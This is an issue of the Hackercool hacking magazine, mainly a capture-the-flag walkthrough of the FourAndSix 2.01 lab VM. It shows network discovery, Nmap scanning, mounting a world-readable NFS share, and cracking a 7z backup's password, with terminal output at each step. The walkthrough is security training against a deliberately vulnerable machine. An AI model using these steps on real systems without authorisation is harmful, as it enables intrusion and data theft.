

Hackercool

December 2018 Edition 1 Issue 15

Capture The Flag : FourAndSix :2.01

METASPLOIT THIS MONTH :

Let's revisit Morris worm and more

INSTALLIT :

Installing OpenVAS Virtual Appliance in Vmware

METASPLOITABLE TUTORIALS :

Exploiting distcc daemon running on port 3632.

*I can do all things through Christ who strengtheneth me.
Philippians 4:13*

Editor's Note



Hello aspiring ethical hackers. Hope you are all awesome. Here we come with the fifteenth issue of the First Edition. We are very delighted to release the last Issue of year 2018 of our Hackercool Magazine.

*This is where our quest of **Fast Tracking** our delayed issues has brought us. till now. We hope our readers are not finding it difficult to keep pace with our frenetic schedule of fast tracking delayed Issues. You all are really awesome. This is May 2019 and we just now released the December 2018 Issue. All of our readers know we have an unforgivable delay in releasing our issues. But still you all stayed with us. Once again, **Thank you very much for your loyalty and patience.***

We will definitely reward your patience after some time. No matter how much delay happens in releasing our issues, note that we will not skip even one Issue. All the Issues you paid for will reach you. If you have doubts, please keep a tab on all our Issues. We are sure that by June 30, all our backlog Issues will be delivered and we will be within schedule. Until then, enjoy the present Issue and also enjoy the movie Avengers : Endgame.

*Coming to the present Issue, as always we will start with the Capture The Flag challenge of FourAndsix : 2.01. As a part of this challenge, our readers will learn how to exploit nfs, password cracking etc. Although internet has some articles on this challenge, You will find ours very informative and well explained too. In **Metasploit This Month** and **Metasploitable Tutorials** section we will be turning back the clock to learn about some old vulnerabilities. Trust me, you will find this Issue exciting and knowledge worthy too. Apart from this we have included all our regular features.*

*If you have any queries regarding this magazine or want a specific topic please send them to our mail address qa@hackercool.com and please don't forget to like our Facebook page "**Hackercool**". Until the next issue, Good Bye. Thank You.*

c.k.chakravarthi

INSIDE

Here's what you will find in the Hackercool December 2018 Issue .

1. *Capture The Flag :*

FourAndSix : 2.01

2. *Installit :*

Installing OpenVAS Virtual Appliance in Vmware.

3. *Metasploit This Month :*

Morris Fingerd, Morris sendmail and Apache Spark Unauth RCE Modules.

4. *Metasploitable Tutorials :*

Attacking the distcc daemon running on port 3632.

5. *Hacking Q & A :*

Answers to some of the questions asked by our ever curious readers.

6. *Data Breach This Month :*

Quora and Marriott

FOUR AND SIX 2.01

CAPTURE THE FLAG

You may take numerous courses on cyber security and ethical hacking but you will not hone your skills unless you test your skills in a Real World hacking environment. CAPTURE THE FLAG scenarios and VM labs provide the beginners and those who want a real world testing lab for practice. These scenarios also provide a variety of challenges which help readers and users to gain knowledge about different tools and methods used in Real World penetration testing. These are not only useful for beginners but also security professionals, system administrators and other cyber security enthusiasts. We at Hackercool Magazine strive to bring our readers some of the best CTF scenarios every month. We suggest our readers not only to just read these tutorials but also practice them by setting up the VM.

In this Issue, we bring you the challenge of FOUR AND SIX : 2.01. It is a small boot2root VM created by Fred Wemeijer. The goal of this CTF is to get root on our target VM and read the root flag located in /root folder. The difficulty level of this CTF is not mentioned but it can be considered as INTERMEDIATE. The VM can be downloaded from the link given below.

<https://www.vulnhub.com/entry/fourandsix-201,266/>.

It is in OVA format and is built for Virtualbox even though it can be set up on Vmware. It is configured with DHCP service so that IP address is automatically assigned. My attacker machine is Parrot OS. So let's begin. The first thing we need to do is find the IP address of our target. Let's start off with scanning the network to find our target. The tool we will be using as always will be Netdiscover. Netdiscover will search all the hosts which are available on the network. As we can see in the image below, the IP address of our target is 192.168.41.167.

```
Currently scanning: 192.168.86.0/16 | Screen View: Unique Hosts
```

```
196 Captured ARP Req/Rep packets, from 4 hosts. Total size: 11760
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.41.2	00:50:56:f4:34:59	173	10380	Unknown vendor
192.168.41.1	00:50:56:c0:00:08	21	1260	Unknown vendor
<u>192.168.41.167</u>	00:0c:29:ee:81:e3	1	60	Unknown vendor
192.168.41.254	00:50:56:e4:0a:d8	1	60	Unknown vendor

```
[x]-[root@parrot]-[~]  
#
```

Our next step is to scan our target with Nmap for any open ports and information of services running on those ports.

On running the verbose scan of Nmap on our target as shown below, we can see that there are three open ports running on our target. Port 22 is running a SSH service, on port 11 there is a rpcbind service running and on port 2049 nfs service.

```
[root@parrot]~# nmap -sV 192.168.41.167

Starting Nmap 7.40 ( https://nmap.org ) at 2019-05-03 10:34 IST
Nmap scan report for 192.168.41.167
Host is up (0.0027s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9 (protocol 2.0)
111/tcp   open  rpcbind  2 (RPC #100000)
2049/tcp  open  nfs      2-3 (RPC #100003)
MAC Address: 00:0C:29:EE:81:E3 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.65 seconds
[root@parrot]~#
```

Most of the CTF challenges we undertook till now had port 80 open but this machine looks unique as we don't have port 80 on this.

A search on the exploitdb for any exploit of the SSH service running on the port 22 returned nothing.

```
[root@parrot]~# searchsploit "Openssh 7.9"

-----
Exploit Title | Path
              | (/usr/share/exploitdb/platforms)
-----
[root@parrot]~#
```

rpcbind is a service used for Remote Procedure Calls (RPC). A remote procedure call is a function used for calling a procedure which may be running on a different system altogether. Normally it is associated with a service and in this case I assume that this is NFS.

But what is NFS? NFS stands for Network File Storage. Network File Storage is distributed file system protocol which was developed by Sun Microsystems in 1984. Just like any other distributed file system, it allows users on different computers to access a file present on another system.

To understand it better, let us say in a company many users need File1 present on the computer System2. To enable them to go on with their work seamlessly, a Network Attached Storage is created on System2 by giving different permissions on different files. NFS is one such protocol which enables NAS. It is a client/server model protocol.

Users on different systems can mount the file systems from System2 onto their own systems for their work. This requires RPC to work as explained earlier.

As we can see now, our only way into the system can be the NFS service. The command **showmount** shows all the files present on the server that can be mounted onto our own system. So I use the command **showmount -e 192.168.41.167** to see all the export list files on the target server.

If you get an error that the command is not found as I got here, it means nfs client software is not installed in your system. Install the package using command **apt-get install nfs-common**.

```
[root@parrot]~# #showmount -e 192.168.41.167
bash: showmount: command not found
[root@parrot]~# #apt-get install nfs-common
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer required:
  ruby2.3
Use 'apt autoremove' to remove it.
The following additional packages will be installed:
  keyutils libcom-err2 libcomerr2 libevent-2.1-6 libgssapi-krb5-2 libk5crypto3
  libkeyutils1 libkrb5-3 libkrb5support0 libnfsidmap2 libtirpc-common
  libtirpc3 rpcbind
Suggested packages:
  krb5-doc krb5-user open-iscsi watchdog
Recommended packages:
  krb5-locales
The following NEW packages will be installed:
  keyutils libcom-err2 libevent-2.1-6 libnfsidmap2 libtirpc-common libtirpc3
```

Once nfs-common is installed, I ran the **showmount -e 192.168.41.167** command again. As can be seen in the image below, there is a directory on the target system which is available for everyone.

```
[root@parrot]~# #showmount -e 192.168.41.167
Export list for 192.168.41.167:
/home/user/storage (everyone)
[root@parrot]~# #
```

So let's mount that home/user/storage directory to my system. First I create a directory named "hackercool" in the tmp directory of my system, Then I mount the home/user/storage directory to my /tmp/hackercool folder. The command I used here is the "mount" command.

mount -t nfs 192.168.41.167:/home/user/storage /tmp/hackercool.

```
[root@parrot]~# #showmount -e 192.168.41.167
Export list for 192.168.41.167:
/home/user/storage (everyone)
[root@parrot]~# #mkdir /tmp/hackercool
[root@parrot]~# #mount -t nfs 192.168.41.167:/home/user/storage /tmp/hackercool
[root@parrot]~# #cd /tmp/hackercool
[root@parrot]~/tmp/hackercool# #ls
backup.7z
[root@parrot]~/tmp/hackercool# #
```

The mount is successful.

As I go to the /tmp/hackercool folder I see a file named backup.7z. It's a 7zip archive file. To unzip it, we need either 7za or 7z. We can use the **whereis** command to see if 7z or 7za are installed in system.


```
[root@parrot]~[/tmp/hackercool]
└─# whereis 7za
7za: /usr/bin/7za /usr/share/man/man1/7za.1.gz
└─# whereis 7z
7z: /usr/bin/7z /usr/share/man/man1/7z.1.gz
└─#
```

Let's use 7za to extract the archive backup.7z.

```
[root@parrot]~[/tmp/hackercool]
└─# 7za e backup.7z

7-Zip (a) [32] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_IN,Utf16=on,HugeFiles=on,32 bits,1 CPU Intel(R) C
ore(TM) i3-4030U CPU @ 1.90GHz (40651),ASM,AES-NI)

Scanning the drive for archives:
1 file, 62111 bytes (61 KiB)
network
Extracting archive: backup.7z
--
Path = backup.7z
Type = 7z
Physical Size = 62111
Headers Size = 303
Method = LZMA2:16 7zAES
Solid = +
Blocks = 1
Trash
Enter password (will not be echoed):
```




Oops, the archive is password protected. So we need to crack this password to extract its contents. Of all things in ethical hacking, I like password cracking least. But still, if this challenge is to be completed we need to crack the password somehow.

First I thought of using various password crackers built in Parrot OS, like John The Ripper. But as it is time consuming, I decided to try out some online password crackers. I quickly opened a browser and did a Google search as shown below.




The screenshot shows a Google search interface. The search bar contains the text "crack 7z password online". Below the search bar, there are tabs for "All", "Images", "Videos", "News", "Shopping", "Maps", and "Books". The "All" tab is selected. Below the tabs, it says "About 2,85,000 results". The first search result is titled "7z Password Recovery Online — Unlock Password Protected 7z File ..." with a URL "https://www.lostmypass.com/file-types/7z/ - Cached". Below the title, there is a snippet of text: "To recover your password from an encrypted 7z archive, upload your file here and follow the instructions: ... Actually, you can't remove password protection from an already protected 7z".

In the first result Google displayed, I gave the file as shown below.



Almost immediately, the password was cracked as shown in the image below. The password of the file is "chocolate".



Lets' use 7za to extract the archive once again. When I enter the password "chocolate", the archive is successfully extracted.

```
ore(TM) i3-4030U CPU @ 1.90GHz (40651),ASM,AES-NI)
```

```
Scanning the drive for archives:
```

```
1 file, 62111 bytes (61 KiB)
```

```
Time
```

```
Extracting archive: backup.7z
```

```
--
```

```
Path = backup.7z
```

```
Type = 7z
```

```
Physical Size = 62111
```

```
Headers Size = 303
```

```
Method = LZMA2:16 7zAES
```

```
Solid = +
```

```
Blocks = 1
```

```
ME license
```

```
Enter password (will not be echoed):
```

```
Everything is Ok
```

```
Files: 10
```

```
Size: 64066
```

